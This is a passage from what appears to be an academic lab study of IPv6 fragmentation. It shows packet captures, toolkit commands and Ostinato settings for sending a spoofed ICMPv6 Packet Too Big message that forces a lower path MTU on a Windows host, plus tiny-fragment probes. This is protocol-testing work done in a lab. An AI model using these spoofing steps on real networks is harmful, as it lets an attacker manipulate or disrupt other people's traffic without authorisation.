2001:db8:abcd:3:31bc:eb00:7509:c9ec  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ICMPv6     622 Echo (ping) reply id
```

```
> Frame 1: 1510 bytes on wire (12080 bits), 1510 bytes captured (12080 bits) on interface \Device\NPF_{2B00A
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: ca:01:11:f5:00:08 (ca:01:11:f5:00:08)
v Internet Protocol Version 6, Src: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9, Dst: 2001:db8:abcd:3:31bc:eb00:7509
    0110 .... = Version: 6
  > .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 1456
    Next Header: Fragment Header for IPv6 (44)
    Hop Limit: 128
    Source Address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
    Destination Address: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
  v Fragment Header for IPv6
      Next header: ICMPv6 (58)
      Reserved octet: 0x00
      0000 0000 0000 0... = Offset: 0 (0 bytes)
      .... .... .... .00. = Reserved bits: 0
      .... .... .... ...1 = More Fragments: Yes
      Identification: 0x46e8c9a5
    [Reassembled IPv6 in frame: 2]
> Data (1448 bytes)
```

Fig. 5.41: Captured Ping message with fragments and its response.

This flag is set to No in the last fragment. After receiving these two fragments from PC2, PC4 assembles them together to form a complete Echo Request message. Then PC4 sends its answer back to PC2, and the fragmentation also happens in this Echo Reply message.

(a) Sending Packet Too Big message


If an IPv6 router receives a datagram that is too large to fit on the next physical link over which it must be forwarded, it cannot fragment it. The only option is for the router to discard the datagram and send an ICMPv6 Packet Too Big message back to the device that sent it. This type of message informs the sender that it needs to reduce the size of the datagram by fragmentation before sending it again.

On the other hand, Packet Too Big message can be sent by the destination host (not only routers) to the source during Path MTU Discovery. In particular, to determine the Path Maximum Transmission Unit (PMTU) in IPv6, the source node initially assumes that the PMTU is the MTU of its outgoing interface (1500 bytes, in the case of PC2), and sends out a packet. If there is a PMTU smaller than the current assumption on the forwarding path, a Packet Too Big message is sent to the source node, along with the new MTU value. The Packet Too Big message notifies the source node of the PMTU limitation. Subsequently, the source node updates its assumption of the PMTU to the newly received MTU value, as described in RFC 8201 [48].

However, if the MTU included in Packet Too Big is smaller than the minimum MTU (1280 bytes) or larger than the default Ethernet MTU (1500 bytes), this packet will be automatically dropped by the receiver (PC2, in this case).


. Using the designed toolkit

Assuming that PC2 (Windows) wants to send ICMPv6 Echo Request messages to PC4 (Ubuntu) and the PMTU of this path is initially set to 1500 by default, the PMTU can be changed to lower value with the use of the **implant_mtu.py** tool from the designed toolkit, as depicted in Fig. 4.12. The syntax configuration is written as below. The output after running this tool is shown in Fig. 5.42.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 implant_mtu.py eth0 -sip 2001:db8:abcd:3:31bc:eb00:7509:c9ec -tip 2001:db8:a
bcd:1:36c4:ffc5:c10f:3ce9 -mtu 1280
Implanting specified MTU to the target:  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
```

Fig. 5.42: Result after running implant_mtu.py tool to implant MTU into the path PC2-PC4.



```
Source                              Destination                         Protocol Info
2001:db8:abcd:3:31bc:eb00:7509:c9ec 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 ICMPv6   Echo (ping) request id=0xb65a, sec
2001:db8:abcd:3:31bc:eb00:7509:c9ec 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 ICMPv6   Packet Too Big

> Frame 2: 1294 bytes on wire (10352 bits), 1294 bytes captured (10352 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: 2001:db8:abcd:3:31bc:eb00:7509:c9ec, Dst: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
v Internet Control Message Protocol v6
    Type: Packet Too Big (2)
    Code: 0
    Checksum: 0x169f [correct]
    [Checksum Status: Good]
    MTU: 1280
  v Internet Protocol Version 6, Src: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9, Dst: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
      0110 .... = Version: 6
    > .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
      .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
      Payload Length: 1192
      Next Header: ICMPv6 (58)
      Hop Limit: 64
      Source Address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
      Destination Address: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
  v Internet Control Message Protocol v6
      Type: Echo (ping) reply (129)
      Code: 0
      Checksum: 0x1f27 [unverified] [in ICMP error packet]
      [Checksum Status: Unverified]
      Identifier: 0xc5eb
      Sequence: 27355
    > Data (1184 bytes)
```

Fig. 5.43: Captured packets after running implant_mtu.py tool to implant MTU into the path PC2-PC4.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Target address: It is the IPv6 address of PC2, which is going to change the MTU. **-tip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9** is inserted as the syntax.

- Source address: It is the IPv6 address of PC4, which sends Packet Too Big to PC2 for changing PMTU. In this case, Packet Too Big is actually sent by PC1 (attacker), but PC1 generates a spoofed Packet Too Big message to make PC2 believe that it receives this message from PC4. Thus, the syntax is **-sip 2001:db8:abcd:3:31bc:eb00:7509:c9ec**.
- Maximum Transmission Unit: This is the MTU that PC1 wants to implant into the path between PC2 and PC4. In this case, MTU is set to the value 1280, with the syntax **-mtu 1280**.

As can be seen from Fig. 5.43, this tool does not only send Packet Too Big message, but also a spoofed ICMPv6 Echo Request, which illustrates a Ping message from PC4 to PC2. This packet is sent to make PC2 (Windows) believe that the path is clear for ICMPv6 messages to be transmitted in both directions. If not, PC2 will assume that the destination or the router on the path is blocking ICMPv6 messages to Packet Too Big and the specified MTU will not be applied by PC2 even though PC2 still receives this Packet Too Big message.

. Using the application Ostinato

This sequence of packets can also be generated by Ostinato with the same result. The first packet (ICMPv6 Echo Request) is designed similarly as the created Ping message in Multicast Address section 5.1. Specifically, on the **Protocol Selection** tab, the following protocols are chosen at every layer, while others are kept as the default setting:


- Layer 1: MAC
- Layer 2: Ethernet II
- Layer 3: IPv6
- ICMPv6 Echo Request: ICMP
- Payload: Hex Dump (used for filling Payload data in ICMPv6 Echo Request message)

On the **Protocol Data** tab, the configuration is depicted as below while others remain in default setting:

- Media Access Protocol: Source is set in mode **Fixed**, and the MAC address is written as `00:0c:29:8c:0b:0d`.
- Internet Protocol ver 6: Source is `2001:db8:abcd:3:31bc:eb00:7509:c9ec`, and destination is `2001:db8:abcd:1:36c4:ffc5:c10f:3ce9`.
- Internet Control Message Protocol: Version is ICMPv6, and Type is 128 - Echo Request.
- HexDump: Payload data is written in hexadecimal format as `61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69`, which is the sequence of letters in alphabetical order.

On the **Stream Control** tab, the number of packets is set to 1.

In the second packet (ICMPv6 Packet Too Big), the selected protocols with order on the **Protocol Selection** are: Media Access Protocol (layer 1) - Ethernet II (layer 2) - Internet Protocol ver 6 (layer 3) - Internet Control Message Protocol (Packet Too Big) - HexDump (MTU) - Internet Protocol ver 6 - Internet Control Message Protocol (Echo Reply) - HexDump (Payload data). They are arranged in Fig. 5.44.



Frame Length (including FCS)

Name Packet Too Big

✓ Enabled

Fixed Min 64

1298 Max 1518

Available Protocols

MAC
DATA
SAMPLE
:{Script} [EXPERIMENTAL]
HexDump
SIGN
Eth II
802.3
LLC
SNAP
SVlan

Selected Protocols

MAC
Eth II
IPv6
ICMP
HexDump
IPv6
ICMP
HexDump

Fig. 5.44: Configuration at the Protocol Selection tab for sending Packet Too Big.


On the **Protocol Data** tab, the configuration is shown as below while others remain in default setting, as described in Fig. 5.45 and Fig. 5.46:

- Media Access Protocol: Source link-layer address is set to `00:0c:29:8c:0b:0d`, and the destination link-layer address is set to the link-layer address of PC2 (`00:0c:29:8e:74:ad`).
- Internet Protocol ver 6: The address of PC4 is set as the source, while the address of PC2 is set as the destination.
- Internet Control Message Protocol: Type 2-Packet Too Big is chosen. The version is ICMPv6.
- HexDump: It contains the value of MTU (1280 in this case). The hexadecimal format for this value is `00 00 05 00`.
- Internet Protocol ver 6: The address of PC2 is set as the source, while the address of PC4 is set as the destination. This is opposite to the first Internet Protocol ver 6, as it simulates the process when PC2 sends a Ping message to PC4 and gets a response.
- Internet Control Message Protocol: Type 129-Echo Reply is selected.
- HexDump: It is the Payload data of the Echo Reply message, which can be written with any random data. In this case the HexDump is set as `00 00 00`

00 00.

Two packets including the Echo Request and Packet Too Big are applied in the stream and start to send.

After launching by the designed toolkit or Ostinato, the Path MTU table of PC2 is immediately updated as depicted in Listing. 5.4. The new MTU (1280) is added into the table with PC4 as the destination, and router R1 is written as the next hop.


Media Access Protocol

	Mode	Address	Count	Step
Destination	Fixed	00:0C:29:8E:74:AD	16	1
Source	Fixed	00:0C:29:8C:0B:0D	16	1

Internet Protocol ver 6

Version 6
DSCP cs0 Not-ECT
Flow Label 0 00 00
Payload Length 57
Next Header 3a
Hop Limit 255

	Address	Mode	Count	Prefix
Source	2001:db8:abcd:3:31bc:eb00:7509:c9ec	Fixed	16	/64
Destination	2001:db8:abcd:1:36c4:ffc5:c10f:3ce9	Fixed	16	/64

Internet Control Message Protocol


Version: ICMPv4 [✓ ICMPv6]
Type 2 - Packet Too Big
Code 0
Checksum 169f

HexDump

```
0000  00 00 05 00    ....
```

Fig. 5.45: Configuration at the Protocol Data tab for sending Packet Too Big (part MTU).

After implanting the new MTU (1280) into the path PC2-PC4, the effect is verified by sending ICMPv6 Echo Request from PC2 to PC4 with the Payload size 1400 bytes, which is smaller than the default Ethernet MTU size (1500 bytes) but larger than the implanted MTU (1280 bytes). After sending Ping message from PC2 to PC4, the captured packets with its response are depicted in Fig. 5.47. It can be seen that the Ping message is divided into pieces at PC2 as the size of packet exceeds


Internet Protocol ver 6

Version 6
✓ Payload Length 1192
DSCP cs0 Not-ECT
Next Header 3a
Flow Label 0 00 00
Hop Limit 64

	Address	Mode	Count	Prefix
Source	2001:db8:abcd:1:36c4:ffc5:c10f:3ce9	Fixed	16	/64
Destination	2001:db8:abcd:3:31bc:eb00:7509:c9ec	Fixed	16	/64

Internet Control Message Protocol

Version: ICMPv4 [✓ ICMPv6]
Type 129 - Echo Reply
Code 0
Checksum 36a2
Identifier 1234 Sequence 0

HexDump


```
0000 00 00 00 00 00          .....
```

Fig. 5.46: Configuration at the Protocol Data tab for sending Packet Too Big (part Echo Reply).

```
C:\Users\User>netsh interface ipv6 show destinationcache

PMTU Destination Address                   Next Hop Address
---- ---------------------------------- ----------------------
1280 2001:db8:abcd:3:31bc:eb00:7509:c0ec  fe80::c801:11ff:fef5:8
```

Listing 5.4: The specification about destination cache of PC2 (shortened output).

the new limit. However, the response packet from PC4 is not fragmented with the new value. The reason is that the new PMTU is only applied in one-way path, the opposite direction is not influenced by the new PMTU and the Reply packet is not fragmented as a result.



```
Source                           Destination                      Protocol  Length Info
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3:31bc:eb00:7509:c9ec  IPv6      1294 IPv6 fragment (off=0
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  2001:db8:abcd:3:31bc:eb00:7509:c9ec  ICMPv6     238 Echo (ping) request
2001:db8:abcd:3:31bc:eb00:7509:c9ec  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ICMPv6    1462 Echo (ping) reply id

> Frame 2: 238 bytes on wire (1904 bits), 238 bytes captured (1904 bits) on interface \Device\NPF_{2B00A192-
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: ca:01:11:f5:00:08 (ca:01:11:f5:00:08)
v Internet Protocol Version 6, Src: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9, Dst: 2001:db8:abcd:3:31bc:eb00:7509
    0110 .... = Version: 6
  > .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 184
    Next Header: Fragment Header for IPv6 (44)
    Hop Limit: 128
    Source Address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
    Destination Address: 2001:db8:abcd:3:31bc:eb00:7509:c9ec
  v Fragment Header for IPv6
      Next header: ICMPv6 (58)
      Reserved octet: 0x00
      0000 0100 1101 0... = Offset: 154 (1232 bytes)
      .... .... .... .00. = Reserved bits: 0
      .... .... .... ...0 = More Fragments: No
      Identification: 0x572858bd
  > [2 IPv6 Fragments (1408 bytes): #1(1232), #2(176)]
> Internet Control Message Protocol v6
```

Fig. 5.47: Captured packets when sending Echo Request message from PC2 to PC4 after running implant_mtu.py tool to implant MTU into the path PC2-PC4.

(b) Sending Tiny fragments

As being mentioned in RFC 8200 [10], to ensure proper functioning of IPv6, it is mandated that all internet links have an MTU of at least 1280 bytes. In case the link fails to meet this requirement, specific fragmentation and reassembly must be provided at a lower layer than IPv6. However, RFC 8200 does not offer any guidance on how IPv6 should manage packets that have a length smaller than 1280 bytes (also known as tiny fragments). Thus, it is necessary to verify if tiny fragments are accepted by Windows machines (PC2, in this case).




Fragment 1 (including ICMPv6 Header)
Fragment 2 (including ICMPv6 Payload)
8 bytes
8 bytes


Fig. 5.48: Illustration of fragmentation using tiny fragments.

This task is more suitable to be conducted by **fragment_header.py** tool from the designed network toolkit, since it is extremely complicated to generate properly by Ostinato. The user interface of this tool is described in Fig. 4.2.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 fragment_header.py eth0 -dip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 -tiny
Sending ICMPv6 Echo Request message with tiny fragments to the destination:  2001:db8:abcd
:1:36c4:ffc5:c10f:3ce9
⟹ Received Echo Reply from: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 with MAC: 00:0c:29:8e:7
4:ad
```

Fig. 5.49: Result after running fragment_header.py tool to generate packets with tiny fragments.



```
Source                          Destination                       Protocol  Length Info
2001:db8:abcd:1:1a4:2296:7e2c:8941  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  IPv6      70 IPv6 fragment (off=0 more=y
2001:db8:abcd:1:1a4:2296:7e2c:8941  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ICMPv6    70 Echo (ping) request id=0x000
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 2001:db8:abcd:1:1a4:2296:7e2c:8941   ICMPv6    70 Echo (ping) reply id=0x0000,

> Frame 2: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
